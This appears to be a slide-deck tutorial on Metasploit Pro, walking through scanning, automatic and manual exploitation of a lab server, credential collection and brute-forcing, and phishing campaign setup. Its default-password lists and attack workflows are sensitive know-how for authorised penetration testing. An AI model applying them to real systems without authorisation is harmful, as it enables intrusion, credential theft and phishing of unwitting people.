
- If you click on a discovered host, you get a list of the running services discovered on that host. Services that can be accessed via web-browser are clickable

The screenshot shows the 'Services' tab for the SERVER2012R2 host. It lists four services:

NAME	PORT	PROTO	STATE	SERVICE INFORMATION	CREATED	Actions	
http	80	tcp	open	Microsoft IIS/8.5	12 minutes ago		
dns	53	tcp	open		12 minutes ago		
smtp	25	tcp	open	220 Server2012R2 ESMTP	12 minutes ago		
ftp	21	tcp	open	220 FileZilla Server version 0.9.50 beta\x0d\x0a220 written by Tim Kosse (tim.kosse@filezilla-project.org)\x0d\x0a220 Please visit https://filezilla-project.org/\x0d\x0a	12 minutes ago		

Below the table, it says 'Showing 1 - 28 of 28'.

Viewing Scan Data




The screenshot shows a network scanning interface with the following details:

- Navigation Bar:** Home > First Scan > Services
- Top Bar:** Delete Services, Tag Hosts, Scan, Import, Network Scan, WebScan, Modules, BruteForce, Exploit
- Sub-Menu:** Hosts, Notes, Services (selected), Vulnerabilities, Captured Data, Network Topology
- Search:** Search Services
- Table Headers:** HOST NAME, NAME, PROTOCOL, PORT, INFO, STATE, UPDATED AT
- Table Data:** A list of services found on SERVER2012R2, including:
 - ntp (udp, port 123)
 - doerpc (tcp, port 49194)
 - snmp (tcp, port 161)
 - netbios (udp, port 137)
 - dns (udp, port 53)
 - smb (tcp, port 445)
 - smb (tcp, port 139)
 - winnm (tcp, port 5905)
 - imap (tcp, port 143)
 - www (tcp, port 80)All services are listed as OPEN and were updated on February 17, 2016 at 07:14.

Vulnerability Scans

- Metasploit does not have its own built-in vulnerability scanning
 - Import data from other products
 - Connect to a Nmap console and run a scan from Metasploit
- From the project menu bar, you can select Nmap Scan
 - Selecting Nmap Scan requires you to enter the details of the nmap console, or the file exported from Nmap
- If you have access to nmap, you can then enter the details for the nmap console



Nexpose Integration

- If a Nexpose console is available, you can enter the details when you select Nexpose Scan
- You can also set up available Nexpose consoles globally.



1. Choose Administration > Global Settings from the main menu.
2. Click the Nexpose Consoles tab
3. Click the Configure a Nexpose Console button.

When the Nexpose configuration page appears, enter the following information:

Console Address: The IP or server address for the Nexpose instance.

Console Port: The port that runs the Nexpose service. The default port is 3780.


Console Username: The user name that will be used to log in to the console.

Console Password: The password that will be used to authenticate the account.


Importing Data

- Metasploit supports several third-party vulnerability scanners, including Nessus, Qualys, and Core Impact
- Can also import data from another Metasploit project
- Clicking the import button from the project menu will allow you to specify the file that has the details

NOTE- You may get an error screen, but after importing, you should be able to see the vulnerabilities listed in the project



Importing from a file



The screenshot shows a top navigation bar with several tabs: Scan, Import (which is highlighted with a green box), Nexpose Scan, WebScan, Bruteforce, Exploit, Campaign, and Stop all tasks. Below the navigation bar is a section titled "Import Data". This section includes three radio buttons for "From Nexpose", "From file" (which is selected), and "From Sonar". A "No file selected" message is displayed above a file upload input field with a "Choose" button. There is also a "Excluded Addresses" input field. Under "Automatic Tagging (Optional)", there is an "Add Tags" input field containing "Type in a tag name..." and a question mark icon. At the bottom right of the "Import Data" section are two buttons: "Don't change existing hosts" and "Import Data".

Exploiting a vulnerability

- An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system
- Exploitation is simply the process of running exploits against the discovered vulnerabilities.
- Successful exploit attempts provide access to the target systems so you can do things like steal password hashes and download configuration files
- Exploits also enable you to identify and validate the risk that a vulnerability presents.
- Metasploit Pro supports Automatic and Manual Exploits

Automatic Exploits

- Throw the kitchen sink
 - Metasploit will try any exploit that is related to the services/OS, etc that have been discovered in the scan.
1. Select a host
 2. Click the exploit button



The screenshot shows a software interface for managing network hosts. At the top, there's a navigation bar with links like Home, DiscoveryScan, Hosts, Delete Hosts, Tag Hosts, Scan, Import..., Nexpose Scan, WebScan, Modules, BruteForce, Exploit (which is highlighted with a green box), and New Host. Below the navigation bar is a toolbar with icons for Hosts, Notes, Services, Vulnerabilities, Captured Data, and Network Topology. The main area displays a table of hosts with the following columns: ADDRESS, NAME, OPERATING SYSTEM, VM, PURPOSE, SVCS, VULNS, ATT, TAGS, UPDATED, and STATUS. There are two entries in the table:

ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VULNS	ATT	TAGS	UPDATED	STATUS
192.168.117.131	win-cq9B0knq1	Unknown	VM	device	456	0	0	os_unknown	2 days ago	Scanned
192.168.117.139	SERVER2012R2	Windows 2012 R2 (Standard)	VM	server	28	0	0	os_windows	2 days ago	Scanned

At the bottom left, it says "Show 20 Showing 1 - 2 of 2". On the right side, there are navigation arrows and a search bar labeled "Search Hosts".

Automatic Exploits

- The target address is entered, based upon your previous selection.
- Click the drop down and select the reliability level
- The default payload is **Meterpreter**

The screenshot shows a web-based interface for setting up an automated exploit attempt. At the top, there's a breadcrumb navigation: Home > DiscoveryScan > New Automated Exploitation Attempt. Below this, a section titled "Automated Exploit Settings" contains two main input fields: "Target Addresses*" with the value "192.168.117.139" and "Minimum Reliability" with a dropdown menu open. The dropdown menu lists seven options: Great, Low, Average (which is highlighted with a blue selection bar), Normal, Good, Great, and Excellent. In the bottom right corner of the form area, there is a red "Exploit" button.

Manual Exploits

- Manual exploitation provides a more targeted and methodical approach to exploiting vulnerabilities
- This method is particularly useful if there is a specific vulnerability that you want to exploit
- We can use it to run the Rejetto exploit against Windows Server 2012

Manual Exploits

- Modules-> Search

Project - Nessus Import ▾

Account - student ▾ Administration ▾ 8

metasploit pro

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Nessus Import > Modules

Search Modules |

Module Statistics show Search Keywords show

Found 10 matching modules

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Server Exploit	ADB	Android ADB Debug Server Remote Payload Execution	December 31, 2015	★★★★★				
Auxiliary	IPS	Telisca IPS Lock Cisco IP Phone Control	December 16, 2015	★★				
Server Exploit	AD	ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability	December 13, 2015	★★★★★	2015-8249			
Server Exploit	BB	Joomla HTTP Header Unauthenticated Remote Code Execution	December 13, 2015	★★★★★	2015-8562		38977, 39033	
Auxiliary	MS	MS15-134 Microsoft Windows Media Center MCL Information Disclosure	December 7, 2015	★★	2015-6127			
Server Exploit	BB AD	Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution	December 3, 2015	★★★★★				
Server Exploit	BB	Advantech Switch Bash Environment Variable Code Injection (Shellshock)	November 30, 2015	★★★★★	2014-6271	112004	34765	
Server Exploit	BB	Jenkins CLI RMI Java Deserialization Vulnerability	November 17, 2015	★★★★★	2015-6103			
Auxiliary	BB	Redis File Upload	November 10, 2015	★★				
Server Exploit	BB BB	Oracle Beehive 2 voice-servlet prepareAudioToPlay() Arbitrary File Upload	November 9, 2015	★★★★★				

Manual Exploits

- Analysis -> Vulnerabilities
- Clicking on a Vulnerability will show a list of available modules that relate to the vulnerability.
- Once you select a module, you can adjust settings

Found 1 matching module										
Module Type	OS	Module	Disclosure Date	Module Ranking		CVE	BID	OSVDB	EDB	
Server Exploit	 	Rejetto HttpFileServer Remote Command Execution	September 10, 2014		★★★★★	2014-6287		111385		

Exploit settings

Target Systems

Target Addresses	Excluded Addresses

Exploit Timeout (minutes)

5

Target Settings

Automatic ▾

Payload Options

Payload Type	Meterpreter ▾	Listener Ports	1024-65535
Connection Type	Auto ▾	Listener Host	
Auto Launch Macro		Enable Stage Encoding (IPS evasion) <input type="checkbox"/>	

Module Options

DynamicStager <input checked="" type="checkbox"/>	Use Dynamic C-Stager if applicable (AV evasion) (bool)
HTTPDELAY 10	Seconds to wait before terminating web server (integer)
Proxies	A proxy chain of format type:host:port[,type:host:port][,...] (string)
RPORT 80	The target port (port)
SRVHOST 0.0.0.0	The local host to listen on. This must be an address on the local machine or 0.0.0.0 (address)
SRVPORT 8080	The local port to listen on. (port)
SSL <input type="checkbox"/>	Negotiate SSL/TLS for outgoing connections (bool)
SSLCert	Path to a custom SSL certificate (default is randomly generated) (path)
TARGETURI /	The path of the web application (string)
URIPATH	The URI to use for this exploit (default is random) (string)
VHOST	HTTP server virtual host (string)

Advanced Options [show](#)

Evasion Options [show](#)

 [Run Module](#)

Post Exploit and Collecting Evidence

- A successful exploit leads to a session
- The real value of the attack is the data that you can collect from the target
 - Password hashes
 - System files
 - Screenshots
- Click the session

The screenshot shows the Metasploit Pro web interface. At the top, there's a navigation bar with tabs for Overview, Analysis, Sessions (which has a red notification badge), Campaigns, Web Apps, Modules, Credentials, Reports, Exports, and Tasks. The main title is "Project - DiscoveryScan". On the left, there's a sidebar with "metasploit" branding, a "DiscoverScan" section, and buttons for "Collect" and "Cleanup". The main content area is titled "Active Sessions" and contains a table with one row. The table columns are SESSION, OS, HOST, TYPE, AGE, and DESCRIPTION. The single session listed is "Session 2" (Windows 7, 192.168.117.145 - SERVER2012R2, Meterpreter, less than a minute, REJETTO_HFS_EXEC). Below this is a "Closed Sessions" section with a message: "No closed sessions".

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 2	Windows 7	192.168.117.145 - SERVER2012R2	Meterpreter	less than a minute	REJETTO_HFS_EXEC	

Post Exploit and Collecting Evidence

- To see post-exploit options, click the session ID

The screenshot shows a web-based interface for managing a post-exploit session. At the top, a navigation bar includes 'Home', 'DiscoveryScan', 'Sessions', and a session ID '#5'. Below this, a title 'Session 5 on 192.168.117.151' is displayed, along with session type ('meterpreter (payload/windows/meterpreter/reverse_tcp)') and attack module ('exploit/windows/http/rejetto_hfs_exec'). A section titled 'Available Actions' lists nine options with icons: 'Collect System Data' (evidence and sensitive data), 'Virtual Desktop' (interact with the running desktop), 'Access Filesystem' (browse remote filesystem), 'Search Filesystem' (search for specific patterns), 'Command Shell' (remote command shell), 'Create Proxy Pivot' (pivot attacks using the host as a gateway), 'Create VPN Pivot' (pivot traffic through the host), 'Change Transport' (change session transport mechanism), and 'Terminate Session' (close the session). Below this is a table of session history with columns for 'EVENT TIME', 'EVENT TYPE', and 'SESSION DATA'. Two entries are shown: one at 2016-02-26 06:30:58 UTC with event type 'command' and session data 'load stdapi'; another at 2016-02-26 06:31:00 UTC with event type 'command' and session data 'load priv'. At the bottom, tabs for 'Session History' and 'Post-Exploitation Modules' are visible.

EVENT TIME	EVENT TYPE	SESSION DATA
2016-02-26 06:30:58 UTC	command	load stdapi
2016-02-26 06:31:00 UTC	command	load priv

Collecting Data

- The Collect System Data post-exploit will attempt to gather credentials from the target system.

The screenshot shows the Metasploit Pro interface with the following details:

- Project:** DiscoveryScan
- Session:** Session 5 - 192.168.117.151 (Interpreter)
- Evidence to collect:**
 - Universal:** System information, System passwords
 - *Nix Shell:** SSH Keys
 - Windows Meterpreter:** Screenshots, Installed Applications, Drives, Logged on Users, Primary Domain, Collect other files (with filename pattern: boot.ini), Maximum File Count: 10, Maximum File Size: 100 (kilobytes).
- Buttons:** Collect System Data

Credentials

- A public is the username that is used to log in to a target.
- A private is essentially the password that is used to authenticate to a target. It is usually a plaintext password, an SSH key, NTLM hash, or non-replayable hash. Since the private can be an SSH key or hash, the term password is not broad enough to include these private types.
- A credential pair is a public and private combination that can be used to authenticate to a target.
- A realm refers to the functional grouping of database schemas to which the credential belongs.
 - Can be an Active Domain Directory, a Postgres database, a DB2 database, or an Oracle System Identifier (SID)
 - A public, private, or credential pair can have a realm, but it is not mandatory.

Credentials-Login


- username and private that is associated with a particular service
- Metasploit Pro creates logins when it collects evidence from an exploited target and when it successfully bruteforces a target
- For example, a credential pair, such as admin/admin, that can be used to authenticate to a service, like telnet, is a login.

Credentials Sources

- You can find vulnerabilities and exploit them to obtain access to the target. Once you have access to a target, you can dump credentials and other confidential data from the exploited target.
- You can run Bruteforce to guess commonly used, weak, and default credentials on services like AFP, DB2, FTP, HTTP, HTTPS, MSSQL, MySQL, POP3, PostgreSQL, SMB, SNMP, SSH, telnet, VNC, and WinRM.
- You can manually add or import credentials to a project and run Quick Validation or Credential Reuse to find targets that can be authenticated. This method is useful when you have a set of commonly used credentials or known credentials you want to try on a set of targets.

Manually Adding Credentials

1. From within a project, go to Credentials > Manage to access the Manage Credentials area.



The screenshot shows a web-based interface for managing credentials. At the top, there's a breadcrumb navigation: Home > DiscoveryScan > Credential Management. Below it is a title bar with 'Manage Credentials' and a help icon. A toolbar below the title bar includes 'Report', 'Delete', and a green 'Add' button. The main area is a table with the following data:

LOGINS	PUBLIC	PRIVATE	TYPE	REALM	ORIGIN	VALIDATION	TAGS	CLONE
	administrator	ad3b435b51404ccad3b4... more	NTLM hash	Session	Not Validated	0 tags	● ●	
	guest	ad3b435b51404ccad3b4... more	NTLM hash	Session	Not Validated	0 tags	● ●	

At the bottom left, there are buttons for 'Show 20' and 'Showing 1 - 2 of 2'. On the right side, there are navigation arrows for the table.

2. When the Manage Credentials page appears, click the Add button.
3. The Add Credentials window appears and displays tabs for the three different parts of a credential: the realm, the public , and the private. You can click on any of the tabs to configure their options.

Manually Adding Credentials

- 3. Click the Private (Passwords) tab.
- 4. Click the Credential Type dropdown and select Plaintext Password/NTLM/SSH.
- 5. Enter the password in the Password field.
- 6. Click the Public (Username) tab and enter the username. The username will be *BLANK* if you do not specify one. (Optional)



Brute Force Attacks

- Attempts to find valid logins and gain access
- Will attempt to login to the following services: AFP, DB2, FTP, HTTP, HTTPS, MSSQL, MySQL, POP3, PostgreSQL, SMB, SNMP, SSH, Telnet, VNC, and WinRM.
 - If they are running
- You can select which credentials to use:
 - You can choose all credentials stored in the project.
 - You can try common account default settings.
 - You can import a password list.
 - You can manually enter a password list.

Bruteforce

- Select Credentials -> Bruteforce and choose your options

Bruteforce

Bruteforce systematically attempts to use credentials to authenticate to services on target hosts. Select the hosts and services you want to bruteforce and the credentials you want to use to attempt authentication.

TARGETS

0 targets selected
Selected Host(s):
 All hosts
 Enter target addresses

Select services:
 All services
 AFP DB2 FTP
 HTTP HTTPS MSSQL
 MySQL POP3 Postgres
 SMB SNMP SSH
 SSH PUBKEY Telnet VNC
 WinRM

CREDENTIALS

0 possible combinations
 All credentials in this project
 Attempt factory defaults
 Add/Import credential pairs

OPTIONS

Overall Timeout: 4 0 0
Hours Minutes Seconds
Service Timeout: 900
Seconds
Time Between Attempts: Normal (0 seconds)

Apply mutation(s)
 Stop bruteforcing a target when a credential is guessed
 Get session if possible

Default Credentials List

- Default Credentials example: SSH
- The following usernames and passwords are common defaults for SSH:
- | Usernames - 'admin', 'administrator', and 'root'
- | Passwords - '1234', 'admin', 'changeme123', 'password', 'password1', 'password123', 'password123!', 'toor'

Brute Force Mutation Rules

- For a password-based brute force, along with a dictionary, we can specify mutation or mangling rules
 - Applying Leetspeak Substitutions
 - Prepending/Appending Special Characters (!#*)
 - Prepending/Appending a Single Digit
 - Prepending/Appending Digits
 - Prepending/Appending the Current Year
- Can do even more with John The Ripper

MetaModules

- MetaModules automate common yet complicated security tests that provide under-resourced security departments a more efficient way to get the job done.
- **Segmentation and Firewall Testing**
- **Credentials Domino**
- **SSH Key Testing**
- **Single Credentials Testing**
- **Pass the Hash**
- **Passive Network Discovery**
- **Known Credentials Intrusion**

Task Chains

- Enable you to automate and schedule the execution of a series of preconfigured tasks
- Can schedule to run on a recurring basis or save to run on demand
- Useful if you want to run a sequence of tasks, but do not want to wait for each task to finish before you can run the next task
- **Task chains list** - Displays all the task chains that are stored in the project. From this list, you can bulk manage task chains, view the current status for a task chain, view the contents of the task chain, and identify when a task chain will run next.
- **Task chain configuration page** - Displays the contents of a task chain. From this page, you can add, configure, and rearrange tasks, and you can create the schedule for the task chain.

Task Chain UI

- To access the Task Chains list, select **Tasks > Chains**. The list displays all the task chains that are available in the project.

The screenshot shows the 'Task Chains' page with the following details:

SCHEDULE	NAME	LAST UPDATED	CREATED BY	TASKS	HISTORY	STATUS
■	monthly	03/21/2014 12:00 PM	owner	SCAN	Never Run Last Run: Apr 1, 2014	Green
■	nightly-test	03/21/2014 12:00 PM	owner	SCAN	Never Run Unscheduled	Yellow
■	weekly-test	03/21/2014 12:00 PM	owner	SCAN	Last Run: Mar 23, 2014 Next Run: Mar 29, 2014	Green

Social Engineering

- Metasploit Pro lets you create Social Engineering campaigns with the following components:
 - E-mail, web page, and portable file: The delivery mechanism for a social engineering attack.
 - Template: A reusable HTML shell that contains boilerplate can be shared between campaigns in a project. You can create and use a template to quickly generate web page or e-mail content for a campaign.
 - Target list - A list that defines the recipients and their e-mail addresses that will receive an e-mail.

Phishing

- To set up a phishing attack in Metasploit Pro, you need to create a campaign that contains the following components:
 - E-mail component: Defines the content that you want to send in the e-mail body, and the human targets that you want to receive the phishing attack. Each campaign can only contain one e-mail component.
 - Web page component: Defines the web page path, the HTML content, and the redirect URL. The web page that you create must contain a form that a human target can use to submit information.

File Format or Client Side Exploit

- To set up a file format or client-side exploit in Metasploit Pro, you need to create a campaign that contains the following components:
 - E-mail component: Defines the content that you want to send in the e-mail body and the human targets that you want to receive the e-mail. You can provide a link to the web page that serves the exploit.
 - Web page component (optional): Sets the web page component to send a client-side exploit and defines the tracking URL, and the HTML content for the web page.
 - Portable file component: Generates a file format exploit that you can store on a USB key.

Social Engineering Campaign Restrictions

- The following restrictions apply to campaigns:
 - A campaign can only contain one e-mail.
 - A campaign that you build with the canned phishing campaign can only contain one e-mail and up to two web pages.
 - One web page is used for the landing page
 - One is used for the redirect page.
 - If you need additional redirect pages, do not use the canned phishing campaign to create a campaign, use the custom campaign builder instead.
- Each instance of Metasploit Pro can only run one campaign at a time.

Campaign Dashboard

- The Campaign Dashboard contains the interfaces and tools that you need to set up social engineering campaigns.
 - Campaign tasks bar
 - Modal windows
 - Campaign widgets
 - Action links.

Campaign Dashboard

Home > DiscoveryScan > Campaigns

Configure a Campaign
Create or edit a campaign.

Manage Campaigns
View existing campaigns and campaign findings.

Manage Reusable Resources
Manage and create templates and target lists.

You are creating a new campaign.

Name*

Phishing Campaign Custom Campaign

Campaign Components
Click on a component to open its configuration page:

Email → Landing Page

Server Configurations
Click on a server to open its configuration page:

E-mail Server Web Server

Buttons: Cancel Save

Quick Pen Test Wizard


- Creates a project to scan, exploit, collect details and report
- Target Settings
 - Windows, linux, etc
- Configure Scan
 - Set custom scan settings
 - Based on nmap scanning
 - Or Import existing scan data
- Run Exploits
 - Exclude addresses
 - Select exploits
 - Select payloads
- Reporting Options

Managing User Access

- As the project owner, you may want to restrict the team members who can view and edit your project.
- If you have data that you do not want anyone to overwrite, you can disable the access rights for other team members.
- User access can be configured when a project is set up, but can be changed after the fact
- **IMPORTANT:** Team members that have administrative rights can view and modify all projects, regardless of the user access settings.

Creating Users

1. Click Administrator > User Administration from the main menu.



2. When the User Administration page appears, click the New User button.



Creating Users

3. When the New User page appears, fill out the following information to create a user account:

The screenshot shows a web-based application for creating new users. The top navigation bar includes links for Home, User Administration, and New User, with the latter being the active tab. A 'Back to User List' button is located in the top right corner. A note indicates that an asterisk (*) denotes required fields.

User Settings

Username*	<input type="text"/>
Full name	<input type="text"/>
Password*	<input type="password"/>
Password confirmation*	<input type="password"/>

Roles/Access

<input checked="" type="checkbox"/> Administrator

Buttons

Show Advanced Options

Save Changes

Managing Project Users/Owner

1. From the Main menu, select Project > Show All Projects.



2. Select the project that you want to add users to.
3. Click Settings

Project Listing							
